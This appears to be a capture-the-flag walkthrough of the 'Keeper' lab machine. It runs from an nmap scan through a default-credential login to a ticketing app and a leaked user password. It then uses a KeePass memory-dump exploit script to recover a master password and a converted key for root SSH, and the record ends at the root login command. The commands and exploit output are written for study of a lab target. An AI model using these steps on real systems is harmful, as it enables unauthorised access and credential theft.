Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 11:25 AEDT
Nmap scan report for 10.10.11.227
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.73 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 80. So, the machine has SSH enabled and an application running on port 80. Also, nMap detected that the operative system is Linux, but didn't provide other specific information about it.

Initial foothold

When I opened the web site, I found just a message which told me to open a ticket in a new URL:



Picture 2 - Web application main page

So, I followed this advice and I found a SQLInjection non-vulnerable login form. However, I found some useful information as application name, who developed and version:

Picture 3 - Ticket application

At this point I did some searches on Internet and I found the default credentials. I tried to use them in my target application and they worked.

Picture 4 - Login successful

During a deep inspection of this application, I found a list of users and relative information:

Picture 5 - User found

Specifically, when I found **Inorguard** user details, there was his initial password:

Modify the user Inorgaard

Identity

Username: (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info:

Access control

☒ Let this user access RT

☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

Comments about this user

New user. Initial password set to

Picture 6 - Inorgaard user details and his initial password

User flag

Since I had a pair of credentials, I tried to use them to log in target machine via SSH. Luckily, it worked and I easily retrieved his user flag, as shown in the following picture:

```
[h3ad1n5@kali:~]$ ssh Inorgaard@10.10.11.227
Inorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

Inorgaard@keeper:~$
```

Picture 7 - User ssh login and user flag

Privilege escalation

Now, I needed to escalate my privileges. I saw a strange zip file in **lnorgaard** home directory:

```
lnorgaard@keeper:~$ ls -la
total 332860
drwxr-xr-x 4 lnorgaard lnorgaard 4096 Jan 25 22:32 .
drwxr-xr-x 3 root      root      4096 May 24 2023 ..
lrwxrwxrwx 1 root      root      9 May 24 2023 .bash_history -> /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard 220 May 23 2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard 3771 May 23 2023 .bashrc
drwx----- 2 lnorgaard lnorgaard 4096 May 24 2023 .cache
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24 2023 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard 3630 May 24 2023 passcodes.kdbx
-rw-rw-r-- 1 lnorgaard lnorgaard 2735 May 17 2023 poc.py
-rw-rw-r-- 1 lnorgaard lnorgaard 2735 May 17 2023 poc.py.1
-rw----- 1 lnorgaard lnorgaard 807 May 23 2023 .profile
-rw-r--r-- 1 root      root      87391651 Jan 26 01:34 RT30000.zip
drwx----- 2 lnorgaard lnorgaard 4096 Jul 24 2023 .ssh
-rw-r----- 1 root      lnorgaard 33 Jan 25 06:53 user.txt
-rw-r--r-- 1 root      root      39 Jul 20 2023 .vimrc
lnorgaard@keeper:~$
```

Picture 8 - Useful information for privilege escalation

I transferred this file on my local machine and unzipped it. I found out it contained some file related to a KeePass file. So, I searched in Internet some possible exploit against KeePass. I found some and the one worked for me was the file I named **exploitKeepass.py**. Running this file, I had some possible passwords:

```
(k14d1u5@k14d1u5-kali)-[/media/.../Per_punti/Linux/Easy/Keeper]
$ python exploitKeepass.py -d KeePassDumpFull.dmp
2024-01-26 11:37:49,946 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgrod med fløde
Possible password: ●ldgrod med fløde
Possible password: ●`dgrod med fløde
Possible password: ●-dgrod med fløde
Possible password: ●'dgrod med fløde
Possible password: ●]dgrod med fløde
Possible password: ●Adgrod med fløde
Possible password: ●Idgrod med fløde
Possible password: ●:dgrod med fløde
Possible password: ●=dgrod med fløde
Possible password: ●_dgrod med fløde
Possible password: ●cdgrod med fløde
Possible password: ●Mdgrod med fløde
```

Picture 9 - Exploiting KeePass

However, not all characters were correctly decoded. A despite of this, searching on Internet the partial password I had, I found out it was a Danish course:



Picture 10 - Meaning of partial password

At this point, I tried to use it as KeePass password (in lower case) and it worked. I found some root credentials as certificate inside the KeePass. So, I create a `.ppk` file as certificate and I gave it the right permission (400). Now, the certificate was ready to be used. In fact, I created a key with the command:

```
puttygen key.ppk -O private-openssh -o key.pem
```

At this point, I had just to use this key to connect to the target machine in SSH as root and retrieve the root flag, as shown in the following picture:

```
(k14d1u5@k14d1u5-kali)-[/media/.../Per punti/Linux/Easy/Keeper]
$ ssh -i key.pem root@10.10.11.227
